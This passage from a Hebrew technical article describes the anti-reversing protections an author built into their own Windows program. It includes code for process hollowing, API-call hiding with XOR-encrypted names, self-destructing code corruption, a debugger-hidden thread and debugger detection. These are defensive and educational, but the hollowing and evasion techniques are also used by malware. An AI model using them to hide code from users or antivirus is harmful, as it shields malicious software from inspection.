- **utility.cpp** - Class עזר שמספק פונקציות עזר כלליות. כל הפונקציות באותו Class הן סטטיות.

לכל קובץ cpp. קיים כמובן גם קובץ h. שמכיל את ה-Declarations המתאימים.

את המימושים של טכניקות ה-Anti Reversing השונות ארגנתי בתיקיית anti_debugging שכוללת את הקבצים הבאים:

- **api_obfuscation.h** - ערפול והסתרת קריאות API (call_xxxxx, get_proc_address וכו')
- **breakpoint_detection.h** - גילוי Breakpoints בעזרת סריקות זיכרון וכו'
- **checksum_verification.h** - חישוב ובדיקות Checksum על הקוד של התוכנה
- **debugger_detection.h** - מספר שיטות לגילוי הימצאות של דיבאגרים
- **hidden_thread.h** - הלולאה האינסופית של ה-Thread הנסתר שעושה דברים שונים
- **junk_codes.h** - סוגים שונים של קוד זבל מבלבל במיוחד
- **kill_debuggers.h** - חיפוש Process-ים של דיבאגרים מוכרים והרגיתם
- **string_encryption.h** - הצפנה ופענוח של String-ים
- **timing.h** - בדיקת הזמן הנוכחי לצורך מדידת הפרשי זמן
- **tls_callback.h** - ה-TLS Callback עצמו וגם טכניקה ייחודית נגד הדיבאגר OllyDbg

כמעט כל קובץ בתוכנה שלי משתמש במספר טכניקות שונות מתוך התיקייה anti_debugging מפעם לפעם.

בנוסף, הקובץ הראשוני בתוכנה שמורץ הוא למעשה קוד קטן שרק מבצע unpacking לקובץ ה-exe האמיתי של התוכנה וטוען אותו לזיכרון. בזכות השיטה הזאת, כדי להתחיל לחקור צריך לחלץ קודם את אותו קובץ exe או לבצע Dump לאחר ה-unpacking.

**<u>מהלך עליית התוכנה</u>**

אלגוריתם עליית התוכנה שלי נראה בערך כך ממבט על:

1. התוכנה האמיתית מחולצת ומורצת מהזכרון (באמצעות Process Hollowing)
2. ה-TLS Callback נקרא
3. מתבצע נסיון להקריס את תוכנת OllyDebug
4. אם שדה ה-Debugger ב-PEB דולק, מתבצעת השמדה עצמית מסוג 1
5. מחושב Checksum ראשוני על חלקים גדולים מהקוד והתוצאה נשמרת במשנה גלובלי
6. מתבצעת סריקה קצרה. אם נמצא Breakpoint בתחילת פונקצית ה-Main, בתחילת ה-Entry Point, או בתחילת ה-TLS Callback, מתבצעת השמדה עצמית מסוג 3
7. ה-Main נקרא
8. ה-Thread הנסתר מתחיל לפעול ומגדיר את עצמו כ-Hidden. בלולאה אינסופית נבדק ה-Checksum שוב ושוב ומתבצעת בדיקה להימצאות דיבאגר בשיטת ה-QueryInformationProcess. במידה ומתגלה דיבאגר, מתבצעת השמדה עצמית מסוג 4. הזמן הנוכחי נרשם בכל איטרציה למשתנה גלובלי.
9. החלון הראשי נוצר ומאותחל
10. לולאת ה-Message Loop של ווינדוס מתחילה לרוץ. בכל איטרציה נבדקת המצאות Process-ים של דיבאגרים מוכרים.

בין כל שלב לשלב ישנם תמיד כמה קטעי קוד זבל שבדרך כלל גדולים יותר מהקוד האמיתי על מנת ליצור הטעיה גדולה יותר.

## ה-Unpacking הראשוני וה-Process Hollowing

על מנת להקשות מעט יותר על החוקר בניתוח הסטאטי של התכנית, בניתי את התוכנה הראשונית שלי כך שלמעשה היא תהווה רק מקפצה לתוכנה האמיתית. בצורה הזאת, כאשר מישהו בוחר לבצע Disassembly לתוכנה שלי, מה שהוא מקבל בחזרה הוא את קוד האסמבלי שרק מחלץ את התוכנה האמיתית ומריץ אותה.

לשם כך הייתי יכול פשוט לכתוב את התוכנה האמיתית כקובץ לדיסק הקשיח ולהריץ אותה. אבל רציתי למצוא דרך מתוחכמת יותר שתאפשר לי להריץ את תוכן ה-PE ישירות מהזכרון. לכן השתמשתי בטכניקה שנקראת Process Hollowing.

Process Hollowing היא שיטה הנפוצה בעיקר בקרב וירוסים שונים שמנסים להסתיר את קיומו של התהליך שלהם מפני המשתמש: התוצאה של הטכניקה הזו היא שב-Task Manager של ווינדוס נראה תהליך לגיטימי כגון "notepad.exe", אבל למעשה התוכן שלו יהיה הקוד של תהליך אחר. מה שעושים בשיטה הזאת למעשה הוא ליצור תהליך רגיל כלשהוא אבל לשכתב את התוכן שלו בתוכן שלנו לפני שיש לו הזדמנות לרוץ.

במקרה שלי, החלטתי שהתוכנה המקורית, Win32Application.exe, תהיה מאוחסנת בתוך ה-Resources של packer.exe. לכן, בקוד של packer.exe (התוכנה העוטפת) אני קודם כל מוציא את Win32Application.exe מתוך ה-Resources אל הזכרון באמצעות פונקציות מערכת כגון FindResource ו-LoadResource.

לאחר מכן אני עובר לממש את ה-Process Hollowing: אני יוצר תהליך חדש שהוא למעשה שכפול של התהליך הנוכחי ("packer.exe") אלא שהוא נוצר במצב Suspended, כך שאפשר לשלוט עליו ולדרוס זכרון לפני תחילת ההרצה. בתור התחלה אני מבקש מווינדוס למחוק חלק ממרחב הזכרון הוירטואלי של אותו תהליך כדי לקבל תהליך "חלול" (Hollow) - בעזרת NtUnmapViewOfSection. לאחר מכן התוכנה האמיתית והמוסתרת מועתקת לתוך המרחב הריק והתהליך החדש מתחיל לרוץ (כלומר עובר למצב Resumed).

```
122     CreateProcessA(NULL,filename,NULL,NULL,0,CREATE_SUSPENDED, NULL,NULL,&peStartUpInformation,&peProcessInformation);
123
124     // delete the original image from the process
125     NtUnmapViewOfSection(peProcessInformation.hProcess,(PVOID)(localImageBase));
126     // allocate and paste the new image with PAGE_EXECUTE_READWRITE permissions
127     VirtualAllocEx(peProcessInformation.hProcess,(LPVOID)(INH.OptionalHeader.ImageBase),dwImageSize,MEM_COMMIT | MEM_RES
128     VirtualProtectEx(peProcessInformation.hProcess,(void*)(INH.OptionalHeader.ImageBase),dwImageSize,PAGE_EXECUTE_READWR
129     WriteProcessMemory(peProcessInformation.hProcess,(void*)(INH.OptionalHeader.ImageBase),pMemory,dwImageSize,&dwWritte
130     // continue execution from the entry point
131     CONTEXT pContext;
132     pContext.ContextFlags = CONTEXT_FULL;
133     GetThreadContext(peProcessInformation.hThread,&pContext);
134     pContext.Eax = INH.OptionalHeader.ImageBase + INH.OptionalHeader.AddressOfEntryPoint;
135     SetThreadContext(peProcessInformation.hThread,&pContext);
136     ResumeThread(peProcessInformation.hThread);
```

[מתוך הקוד של packer.exe: הכנסת תמונת ה-PE מהזכרון לתהליך חדש בעזרת Process Hollowing]

כפי שניתן לראות בקוד, אחרי שאני יוצר תהליך חדש, אני משנה את הרשאות הגישה של התהליך ל-PAGE_EXECUTE_READWRITE וכותב את ה-PE החדש על גבי הישן באמצאות הפונקציה WriteProcessMemory. בסופו של דבר, כל מה שנשאר הוא לקרוא ל-ResumeThread ולתת להכל להתחיל לרוץ מנקודת הכניסה החדשה.

במידה ומישהו מחלץ את Win32Application.exe מה-Resources ומריץ אותה, היא רצה שלא כתוצאה מה-Process Hollowing ולכן אפשר להניח ששם התהליך שלה לא יהיה "packer.exe". בתוך Win32Application, הכנסתי בדיקה שמנסה לזהות נסיונות פתיחה כאלה ע"י בדיקת שם התהליך הנוכחי. במידה והשם הוא לא "packer.exe", התוכנה תיסגר מיד כשהיא תיפתח. הטריק הקטן הזה נועד כמובן רק להקשות על החוקר טיפה עוד יותר.

```
52  void MainWindow::Show()
53  {
54      TCHAR filename[100];
55      GetModuleFileName(NULL,filename,100);
56      if (!Utility::EndsWith(wstring(filename), wstring(L"packer.exe")))
57      {
58          CloseWindow(this->handle);
59          ExitProcess(0);
60      }
61      ShowWindow(this->handle, SW_SHOW);
62      UpdateWindow(this->handle);
63  }
```

[מתוך main_form.cpp]

יש לציין שכדי שהטכניקה הזאת תעבוד הייתי צריך לוודא שכתובת הבסיס (ImageBase) של packer.exe בפועל וכתובת הבסיס שאליה אני טוען את Win32Application.exe יהיו זהות. לשם כך ביטלתי את אפשרות ה-Randomized Base Address בהגדרות ה-Linker, כך שלמעשה התוכנה שלי נטענת כל פעם לכתובת קבועה. עוד דבר שהיתי צריך לעשות הוא להורות לאנטי וירוס שלי להוסיף את התוכנה שלי לרשימת הקבצים היוצאים מן הכלל. הסיבה שאנטי וירוסים מתריעים על Process Hollowing היא, כמובן, בגלל שוירוסים לעתים משתמשים בטכניקה הזאת כדי להכניס את עצמם לתוך תהליך לגיטימי אחר, כגון notepad.exe.

**השמדה עצמית**

במידה והתוכנה שלי מגלה דיבאגר, היא משמידה את עצמה בצורה חכמה כדי למנוע נסיונות חקירה נוספים (ולא פשוט יוצאת באופן נקי).

חלק מהשיטות שנקטתי להשמדה עצמית כוללים דברים כמו הריסת ה- Stack, קפיצה לכתובת אקראית, או כתיבת ערכים אקראיים על מקומות קריטיים בקוד של התוכנה. אני נוטה להעדיף את האפשרות האחרונה מכיוון שקשה אף יותר לאתר את המקור שלה - הרי מבחינת C כל אלו הן התנהגויות בלתי צפויות (undefined behavior). הנה דוגמה לקוד כזה:

```
14 void __forceinline destruction_2()
15 {
16     // local destruction
17     _asm
18     {
19         mov ebx, eax
20         mov eax, [ebp+8]
21         jmp eax
22     }
23 }
24
25 void __forceinline destruction_3()
26 {
27     UINT8 *pointer = (UINT8 *)junk_func_1;
28     for (int i=0;i<0x2000;i++) pointer[i] = (UINT8)rand();
29 }
```

[מתוך destruction.h]

כאשר מבצעים פעולות אסמבלי כגון mov ebx, eax בנקודה אקראית בקוד, יש סיכוי טוב שכל ה-Flow של התכנית למעשה נהרס באותו רגע: הקוד הבא בתכנית יתחיל לעבוד עם ערכים שונים לגמרי ממה שהוא ציפה, ואין לדעת לאן התנהגות כזו תוביל.

כך לדוגמה, אחת מפונקציות ההשמדה שכתבתי, destruction_2, מסתמכת על כך שהאוגרים eax ו-ebx מכילים ערכים שאי אפשר לצפות אותם מראש כאשר משתמשים בהם בנקודה אקראית בקוד. אבל, כדי לוודא קריסה, destruction_2 גם לוקחת ערך אקראי מה-Stack וקופצת למקום שהוא מצביע עליו.

destruction_3, לעומת זאת, פשוט כותבת הוראות אקראיות (בייטים אקראים) על ה-0x2000 בייטים הראשונים החל מהכתובת של הפונקציה junk_func_1. הרי מתישהו, מישהו או משהו ישתמש באחד מהדברים שנמצאים בתחום הכתובות הזה, ואז הכל יתחיל לקרוס.

כדי שההשמדה העצמית תעבוד הייתי צריך גם להורות ל-Linker ליצור את ה-text section עם הראשות של RWE מכיוון שבמצב רגיל אין אפשרות לכתוב על אזור הקוד - הרי הוא מוגדר לקריאה והרצה בלבד.

**פונקציות Inline**

בכל פעם שהקומפיילר של C צריך לקמפל קריאה לפונקציה, הוא מחויב לתרגם את הקריאה למספר הוראות אסמבלי שונות כדי לוודא שאותה פונקציה תוכל לתפקד כמו שצריך: לחזור לנקודה הנוכחית בקוד כאשר היא מסתיימת, להקצות משתנים, לקבל פרמטרים בצורה נכונה וכדומה (בניית ה-Stack Frame).

כל זה בדרך כלל מאוד מומלץ ובקושי משפיע על הביצועים של התכנית. אבל - במקרים שבהם פונקציות יחסית פשוטות מתבצעות מספר גדול של פעמים זה יכול לגרום לקוד לעבוד משמעותית לאט יותר ולהוות Overhead מיותר.

זאת הסיבה שבשפות C ו-C++ קיימת האפשרות להורות לקומפיילר להתייחס לפונקציה מסוימת כאילו היא לא באמת פונקציה - אלא פשוט חלק מהקוד. כלומר, ברגע שהקומפיילר יתקל בקריאה לפונקציה מיוחדת כזו, הוא "ישתיל" את הקוד שלה כחלק מהזרימה הרגילה של התכנית, בלי שום שמירה ואחזור של ערכים או טיפול ב-Stack.

בדרך כלל סימון פונקציות מהצורה הזאת נעשה באמצעות כתיבת המילה השמורה inline בחתימת הפונקציה. יש לציין שבחלק מהקומפיילרים המילה inline מהווה המלצה בלבד, והקומפיילר עדיין רשאי לבצע קריאה אמיתית לפונקציה אם הוא חושב שאותה פונקציה מסובכת מדי מכדי להיות inline. בקומפיילר שבו השתמשתי, Visual C++, המילה השמורה __forceinline מחייבת את הקומפיילר לעשות את זה בכל זאת ולמעשה אומרת לו שאנחנו יודעים יותר טוב ממנו מה אנחנו עושים.

מכיוון שפונקציות inline מטופלות בשלב השני של תהליך הקימפול (כפי שהסברתי בהתחלה), הקומפיילר חייב לדעת מה הוא גוף הפונקציה ברגע שהוא נתקל בקריאה אליה. לכן אין בעצם אפשרות להשתמש בפונקציות inline "חיצוניות", אלא יש צורך לגדיר אותן במלואן בקבצי header.

אז כדי לעשות את עבודת החוקר קשה יותר, הגדרתי חלקים גדולים מהפונקציות שכתבתי בתכנה שלי כ-inline ואפילו כ-forceinline_ (מה שמוודא שהם לא יתקמפלו כקריאה לפונקציה, אלא ישירות במקום הקוד שקורא להם). הרעיון מאחורי השיטה הזו הוא שבאופן כללי פונקציות זה דבר שעושה עבודת החוקר הרבה יותר קלה. הרי אם הכל הוא inline, החוקר **לא יכול לבודד פונקציונליות** והוא חייב לנחש את ההקשר של הקוד שהוא פוגש כל פעם מחדש. הוא גם לא יכול לשים Breakpoint-ים על פונקציות וכו'.


העובדה שאני נוהג לסמן פונקציות רבות כ-inline היא גם הסיבה שכמעט כל קוד ה-Anti Debugging שלי כתוב בקבצי h. ולא בקבצי cpp. רגילים.

**פונקציות static**

בהמשך לפונקציות ה-inline, גם את רוב הפונקציות שהן לא inline בתוכנה שלי בחרתי לסמן כ-static. ב-C, כאשר פונקציה מסוימת מסומנת כ-static, מבחינת הקומפיילר היא פונקציה יחודית לקובץ הנוכחי (או ליחידת התרגום הנוכחית). כלומר, היא לא קיימת בקבצים אחרים ואי אפשר לקרוא לה ממקום שהוא לא הקובץ שבו היא הוגדרה.

הגדרתי פונקציות סטטיות בקוד שלי משתי סיבות:

- קודם כל, מאחר וחלק נכבד מהקוד שלי ממומש בתוך קבצי h. (שזה לא סטנדרטי), וקבצי ה-h. האלה נכללים בהרבה קבצים אחרים, התוצאה היא שבמידה והפונקציות שמוגדרות שם לא יהיו סטטיות אני למעשה יגדיר את אותן פונקציות יותר מפעם אחת, בקבצים שונים. מצב כזה יצור Duplicate Symbols וה-Linker יתלונן.
- שנית, כאשר אותן פונקציות סטאטיות נכללות ביותר מקובץ אחד, הקומפיילר בעצם יוצר את אותה פונקציה מספר רב של פעמים - פעם אחת לכל קובץ. כך, מבלי שהתכוונתי הרווחתי עוד תכונה נגד Reversing: שתי פונקציות שהן למעשה אותה פונקציה יראו לעתים קרובות ב-Disassembly כשתי פונקציות שונות - מצב שכמובן רק ידרוש מהחוקר חקירה נוספת רק כדי לגלות שהוא כבר מכיר את הקוד הזה.




[ב-IDA ניתן לראות שהפונקציה הסטאטית enforce_software_breakpoints התקמפלה כארבע פונקציות נפרדות וזהות]

## ערבול קריאות API

על מנת לקרוא לפונקציות שווינדוס מספק בלי להשאיר יותר מדי עקבות, החלטתי לקרוא להן באופן דינאמי על פי השם שלהן, כלומר בעזרת GetProcAddress.

אבל במקום להשתמש ב-GetProcAddress המקורית (שתבלוט מאוד בקוד) החלטתי לממש באופן ידני אתGetProcAddress ולהשתמש בה בכל פעם שאני רוצה לקרוא לפונקציה חשודה כלשהיא. למימוש הזה קראתי בשם get_proc_address:

```
85  static void *get_proc_address(HMODULE module, char *proc_name_encryped)
86  {
87      char *base_address = (char *)module;
88
89      IMAGE_DOS_HEADER *dos_header = (IMAGE_DOS_HEADER *)base_address;
90      IMAGE_NT_HEADERS *nt_headers = (IMAGE_NT_HEADERS *)(base_address + dos_header->e_lfanew);
91      IMAGE_OPTIONAL_HEADER *optional_header = &nt_headers->OptionalHeader;
92      IMAGE_DATA_DIRECTORY *exp_entry = (IMAGE_DATA_DIRECTORY *)(&optional_header->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
93      IMAGE_EXPORT_DIRECTORY *exp_dir = (IMAGE_EXPORT_DIRECTORY *)(base_address + exp_entry->VirtualAddress);
94      void **func_table = (void **)(base_address + exp_dir->AddressOfFunctions);
95      WORD *ord_table = (WORD *)(base_address + exp_dir->AddressOfNameOrdinals);
96      char **name_table = (char **)(base_address + exp_dir->AddressOfNames);
97      void *address = NULL;
98
99      // importing by name
100     for (int i = 0; i < exp_dir->NumberOfNames; i++)
101     {
102         // name table pointers are RVAs
103         if (compare_encrypted_string(proc_name_encryped, base_address + (DWORD)name_table[i]))
104             address = (void *)(base_address + (DWORD)func_table[ord_table[i]]);
105     }
106
107     return address;
108 }
```

[מתוך api_obfuscation.h]

כפי שניתן לראות בקוד שלמעלה, המימוש הידני שלי עובד כך שהוא למעשה מפרסר את פורמט ה-PE כדי להגיע לתחום ה-Export Table של ה-Module המבוקש. בתוך ה-Export Table אני מחפש את השם של הפונקציה המבוקשת. אם היא קיימת, אני מחזיר את הכתובת שלה, כפי שכתוב ב-Export Table.

כמו GetProcAddress המקורית של ווינדוס, גם get_proc_address שלי מקבלת שני פרמטרים: הפניה ל-Module (ל-DLL) שממנו אנחנו לוקחים את הפונקציה, ו-String של שם הפונקציה הרצויה עצמה. שתי הפונקציות גם מחזירות בסופו של דבר את הכתובת של הפונקציה הרצויה וכך ניתן לקרוא לה בצורה דינאמית. אבל, אצלי get_proc_address מתנהגת כחלק מהקוד הרגיל ולא מיוצאת מ-DLL כלשהוא, ולכן קשה יותר לשים לב לכך שיש כאן קריאת API.

עוד יתרון במימוש הידני שלי (ששונה מ-GetProcAddress המקורית) הוא ששם הפונקציה מועבר בצורה מוצפנת - כך שגם אם חוקר יעלה על קיומה של get_proc_address (מה שמאוד סביר להניח שיקרה), עדיין שם הפונקציה שעומדת להיקרא לא יקפוץ לעין בדיבאגר. לפחות לא בצורה מאוד גלויה.

כדאי גם לציין ששם הפונקציה הרצויה מוצפן ומפוענח בצורה שונה מה-string-ים הרגילים, בשני מובנים: גם במובן שאלגוריתם הפענוח עצמו שונה, אבל גם במובן הבא: בניגוד לפענוח של String-ים רגילים, ה-String הלא-מוצפן אף פעם לא נשמר בזכרון בשלמותו: compare_encrypted_string משווה תו-תו באמצעות פעולת XOR, מבלי לפענח את כל ה-String בבת אחת:

```
120 static BOOL compare_encrypted_string(char *encrypted_string, char *original_string)
121 {
122     int i= 0;
123     int xor = 1;
124     while (original_string[i] != '\0' || (encrypted_string[i] ^ xor) != '\0')
125     {
126         if ((encrypted_string[i] ^ xor) != original_string[i]) return false;
127         xor +=2;
128         i++;
129     }
130     return true;
131 }
132
```

כעת, בכל פעם שאני מחליט שאני רוצה לקרוא לפונקציה חדשה בצורה מוסתרת, אני יוצר שלושה דברים בקוד ה-C: פונקציה עוטפת מהצורה call_xxxxx, typedef (שמהווה את הפונקציה עצמה עם החתימה שלה), ו-String מוצפן של השם שלה.

```
11  static char str_messageBox[] = {'M'^1, 'e'^3, 's'^5, 's'^7, 'a'^9, 'g'^11, 'e'^13, 'B'^15, 'o'^17, 'x'^19 ,'W'^21, '\0'^
12  static char str_getWindowText[] = {'G'^1, 'e'^3, 't'^5, 'W'^7, 'i'^9, 'n'^11, 'd'^13, 'o'^15, 'w'^17, 'T'^19 ,'e'^21, 'x
13  static char str_loadLibrary[] = {'L'^1, 'o'^3, 'a'^5, 'd'^7, 'L'^9, 'i'^11, 'b'^13, 'r'^15, 'a'^17, 'r'^19 ,'y'^21, 'W'^
14  static char str_ntQueryInformationProcess[] = {'N'^1, 't'^3, 'Q'^5, 'u'^7, 'e'^9, 'r'^11, 'y'^13, 'I'^15, 'n'^17, 'f'^19
15  static char str_ntSetInformationThread[] = {'N'^1, 't'^3, 'S'^5, 'e'^7, 't'^9, 'I'^11, 'n'^13, 'f'^15, 'o'^17, 'r'^19 ,'
16  static char str_getCurrentThread[] = {'G'^1, 'e'^3, 't'^5, 'C'^7, 'u'^9, 'r'^11, 'r'^13, 'e'^15, 'n'^17, 't'^19 ,'T'^21,
17  static char str_createWindow[] = {'C'^1, 'r'^3, 'e'^5, 'a'^7, 't'^9, 'e'^11, 'W'^13, 'i'^15, 'n'^17, 'd'^19 ,'o'^21, 'w'
18  static char str_getThreadContext[] = {'G'^1, 'e'^3, 't'^5, 'T'^7, 'h'^9, 'r'^11, 'e'^13, 'a'^15, 'd'^17, 'C'^19 ,'o'^21,
19  static char str_setThreadContext[] = {'S'^1, 'e'^3, 't'^5, 'T'^7, 'h'^9, 'r'^11, 'e'^13, 'a'^15, 'd'^17, 'C'^19 ,'o'^21,
20
21  typedef int ( WINAPI *message_box_func )(HWND, LPCWSTR, LPCWSTR, DWORD);
22  typedef int ( WINAPI *get_window_text_func)(HWND, LPCWSTR, DWORD);
23  typedef HWND (WINAPI *create_window_func)(LPCTSTR, LPCTSTR, DWORD, int, int, int, int, HWND, HMENU, HINSTANCE, LPVOID);
24  typedef HANDLE  (WINAPI *get_current_thread_func)();
25  typedef HMODULE (WINAPI *load_library_func)(LPCWSTR);
26  typedef int (NTAPI *nt_query_information_process_func)(HANDLE,UINT,PVOID,ULONG,PULONG);
27  typedef int (NTAPI *nt_set_information_thread_func)(HANDLE,DWORD,PVOID,ULONG);
28  typedef BOOL (WINAPI *get_thread_context_func)(HANDLE, LPCONTEXT);
29  typedef BOOL (WINAPI *set_thread_context_func)(HANDLE, const CONTEXT *);
```

הקריאה לפונקציה נסתרת מתבצעת תמיד בצירוף קריאה ל-LoadLibrary, שאף היא נקראת בצורה ידנית באמצעות get_proc_address:

```
77 static HANDLE call_GetCurrentThread()
78 {
79     HMODULE module = call_LoadLibrary(STR_KERNEL32);
80     get_current_thread_func f  = (get_current_thread_func)get_proc_address(module, str_getCurrentThread);
81     if (f == NULL) { throw new exception(""); return 0; }
82     return f();
83 }
```

[קריאה בצורה מוסתרת ל-GetCurrentThread]

**בדיקות Checksum ומניעת Patching**

Checksum היא פיסת מידע בגודל קטן וקבוע אשר הערך שלה נגזר ממידע דיגיטלי אחר וגדול בהרבה (אשר הגודל שלו לא בהכרח קבוע). הרעיון הוא שבעזרת ה-Checksum ניתן לוודא את התוכן של כל מידע באופן אמין: אם ה-Checksum שלו שונה מה-Checksum של המידע המקורי, זהו בוודאות לא אותו מידע.

כמובן שיכולות להיות התנגשויות (כלומר שפונקצית Checksum תתן אותה תוצאה עבור קלטים שונים) מאחר ומתמטית בלתי אפשרי ליצור בצורה הזאת התאמה חד-חד ערכית לכל קלט אפשרי. זו הסיבה שפונקצית Checksum נחשבת טובה אם הסיכוי לקבל בה התנגשויות הוא נמוך מאוד.

העקרון הזה הוא בעל שימוש נרחב בקריפטוגרפיה (MD5, SHA1...) אבל פונקציות Hash קריפטוגרפיות הן הרבה יותר מסובכות ממה שהייתי צריך בשביל התוכנה שלי. לכן יצרתי את אחד מאלגוריתמי ה-Checksum הכי פשוטים שאפשר ליצור: סכימה של איברים.

השתמשתי ברעיון הזה בתוכנה שלי על מנת לנסות למנוע מחוקרים "לשחק" עם הקוד בזמן ריצה ולשנות אותו ("Patching"). הבדיקות עובדות כך שכשהתכנית שלי עולה, אני פשוט מחשב את סכום התוכן של חלק מסוים בקוד והתוצאה שמתקבלת נשמרת בזכרון. לאחר מכן, אני מבצע בדיקת אמינות על התוכנה שלי בלולאה אינסופית בתוך ה-Thread הנסתר. כך בעצם אני מוודא שהקוד שלי לא השתנה מאז תחילת התכנית.

ה-Checksum של קוד ישתנה גם אם יושתל בו Software Breakpoint (כפי שהסברתי מקודם), כך שאני למעשה מרוויח גם את התכונה הזו על הדרך.

החלק שאותו אני סורק מתחיל מהכתובת של פונקציות מסוימות (כמו junk_func_1) וכולל בסך הכל מספר קילו בייטים:

```
8   extern UINT64 checksum;
9
10  static void calculate_initial_checksum()
11  {
12      UINT32 *pointer = (UINT32 *)junk_func_1;
13      checksum = 0;
14      for (int i=0;i<0x1000;i++)
15      {
16          checksum += *pointer;
17          pointer++;
18      }
19      pointer = (UINT32 *)calculate_initial_checksum;
20      for (int i=0;i<0x1000;i++)
21      {
22          checksum += *pointer;
23          pointer++;
24      }
25  }
```

[מתוך checksum_verification.h: המשתנה הגלובלי checksum תמיד מכיל את ה-Checksum שחושב על ידי calculate_inital_checksum בתחילת התכנית]

במידה ומתגלה אי התאמה בערכי ה-Checksum, אני מבצע השמדה עצמית.

**הצפנת String-ים**

כדי להצפין ולפענח מחרוזות החלטתי להשתמש באלגוריתם פשוט מאוד שמתבסס על ביצוע XOR בינארי לכל תו במחרוזת המוצפנת עם כל תו במפתח קבוע שבחרתי: "%f". להצפנה הפשוטה הזאת הוספתי עוד מעט חישובים שתלויים באינדקס (i) הנוכחי, רק כדי לעשות את זה עוד טיפה יותר מסובך (השורה החשובה מסומנת):

```
59  static string _fastcall decode_string(UINT8 *encoded_data)
60  {
61      // generating key
62      LPCSTR key = "%f";
63      int keyLength = 2;
64
65      int maxStringLength = MAX_STRING_LEN;
66
67      LPSTR buffer = new char[maxStringLength]();
68      memset(buffer,50,maxStringLength-1); buffer[maxStringLength-1] = '\0';
69      string result = buffer;
70
71      int i = 0;
72      while (i < maxStringLength)
73      {
74          small_junk_3();
75          for (int j=0;j<keyLength;j++)
76          {
77              if (i >= maxStringLength) break;
78  ------> result[i] = encoded_data[i] ^ (char)(key[j] | (i*9)/2 + i*i - 1 & key[j]);
79              i++;
80          }
81      }
82      delete buffer;
83
84      return result;
85  }
```

[מתוך string_encryption.h (פונקציית decode_string)]

כמובן שבחרתי שהמפתח יהיה דווקא "%f" רק בגלל שיש לזה פוטנציאל לבלבל חוקרים.

בצורה הזאת, בכל פעם שאני רוצה להשתמש ב-string חדש, אני מצפין אותו בעזרת אותו אלגוריתם שמשמש לפענוח (מאחר ו-XOR היא פעולה דו-כיוונית במובן הזה), שומר את התוצאה כמשתנה גלובלי קבוע, ויוצר define# שיאפשר לי להשתמש בו בכל מקום בתוכנה בצורה שקופה ונוחה:

```
12  static UINT8 str_permission_denied[] = {117, 3, 87, 11, 76, 21, 86, 15, 74, 8, 5, 34, 64, 8, 76, 3, 65, 102 };
```

```
24  #define STR_PERMISSION_DENIED Utility::ASCIIToWideString(decode_string(str_permission_denied)).c_str()
```

כפי שניתן לראות בשורת ה-define# שלמעלה, כשאני משתמש ב-String מוצפן אני גם משתמש בפונקציה ASCIIToWideString מתוך Class העזר שלי Utility. פונקציה זו ממירה string רגיל של C++ ל-wstring, כלומר ל-Wide String שבו כל תו תופס שני בייתים במקום אחד. הסיבה שאני עושה את זה היא

שבהרבה מקומות בקוד שלי החלטתי להשתמש בגרסאות ה-Unicode של רוב פונקציות ווינדוס (שחייבות לקבל Wide Strings כפרמטרים).

## ה-Thread הנסתר

כפי שכתבתי בהתחלה, מערכת ווינדוס מציעה את האפשרות לייחס ל-Thread מסוים תכונה שממש מחביאה אותו מהדיבאגר (באמצעות NtSetInformationThread). בתכנית שלי החלטתי ליצור Thread כזה שמאותחל בתחילת העלייה של התכנית ורץ ברקע באופן קבוע, בלולאה אינסופית.

בכל איטרציה ה-Thread הזה מבצע שתי פעולות עיקריות: בודק הימצאות חדשה של דיבאגר באמצעות NtQueryInformationProcess, ומוודא את הנכונות של ה-Checksum. בנוסף, בכל פעם הוא רושם את הזמן הנוכחי לתוך משתנה ייעודי בשם hidden_thread_timing וממשיך להגדיר את עצמו כ-Hidden כל הזמן:

```
 9  #define HideThreadFromDebugger 0x11
10
11  extern UINT32 hidden_thread_timing;
12
13  static void hidden_thread_loop()
14  {
15      while (true)
16      {
17          small_junk_1();
18          srand(0x728391);
19          junk_3();
20          call_NtSetInformationThread(call_GetCurrentThread(), HideThreadFromDebugger, 0, 0);
21          small_junk_2();
22
23          if (!verify_checksum() || detect_debugger_method_2())
24          {
25              small_junk_3();
26              destruction_4();
27              return;
28          }
29          get_timing(&hidden_thread_timing);
30      }
31  }
```

[מתוך hidden_thread.h]

מכיוון שה-Thread הנסתר שלי מבצע כמה פעולות Anti Debugging חשובות בלולאה אינסופית, רציתי למצוא דרך לוודא בכל רגע שהוא אכן פעיל ולא כובה על ידי מישהו. לשם כך יצרתי משתנה גלובאלי שתמיד מאחסן את הזמן האחרון שבו ה-Thread הזה היה פעיל (hidden_thread_timing). הרעיון הוא שכל עוד ה-Thread הנסתר פעיל, בכל רגע נתון הערך של המשתנה הזה חייב להיות מאוד קרוב לזמן הנוכחי.

לכן, מדי פעם אותו משתנה גלובאלי נבדק במקומות אחרים בקוד. אם ההפרש בין הזמן הנוכחי לזמן הפעילות האחרון גדול מדי, מתבצעת השמדה עצמית מסוג 4.

```
33  static __forceinline void enforce_hidden_thread_timing()
34  {
35      UINT32 current_timing = -1;
36      get_timing(&current_timing);
37      if (current_timing - hidden_thread_timing >= 40)
38      {
39          destruction_4();
40      }
41  }
```

[מתוך hidden_thread.h]

## זיהוי דיבאגרים

מבחינתי, זיהוי דיבאגרים בזמן ריצה הוא נושא חשוב מאוד מכיוון שבכל מקרה רוב החוקרים עושים שימוש משמעותי בכלי דיבאגינג - שמאוד עוזרים בתקיפת טכניקות הניתוח הסטאטי שלי.

לכן מימשתי שתי דרכים כלליות לזיהוי דיבאגרים בתוכנה שלי: באמצעות קריאה ל-NtQueryInformationProcess כפי שהסברתי מקודם, ובאמצעות מימוש ידני של IsDebuggerPresent. המימוש הידני שלי למעשה הולך למבנה ה-PEB בעזרת האוגר FS ומחזיר את שדה הדיבאגר המיוחד (בדיוק כפי שראינו ב-IsDebuggerPresent המקורית):

```
7   #define ProcessDebugPort 7
8
9   BOOL __forceinline detect_debugger_method_1()
10  {
11      #ifdef _DEBUG
12          return false;
13      #endif
14
15      int debugger_found = 0;
16      _asm
17      {
18          mov eax, fs:[0x18]
19      }
20      small_junk_1();
21      _asm
22      {
23          mov eax, [eax+0x30]
24          movzx eax, byte ptr [eax+2]
25      }
26      small_junk_2();
27      _asm
28      {
29          mov debugger_found, eax
30      }
31
32      return debugger_found;
33
34  }
```

[מתוך debugger_detection.h]

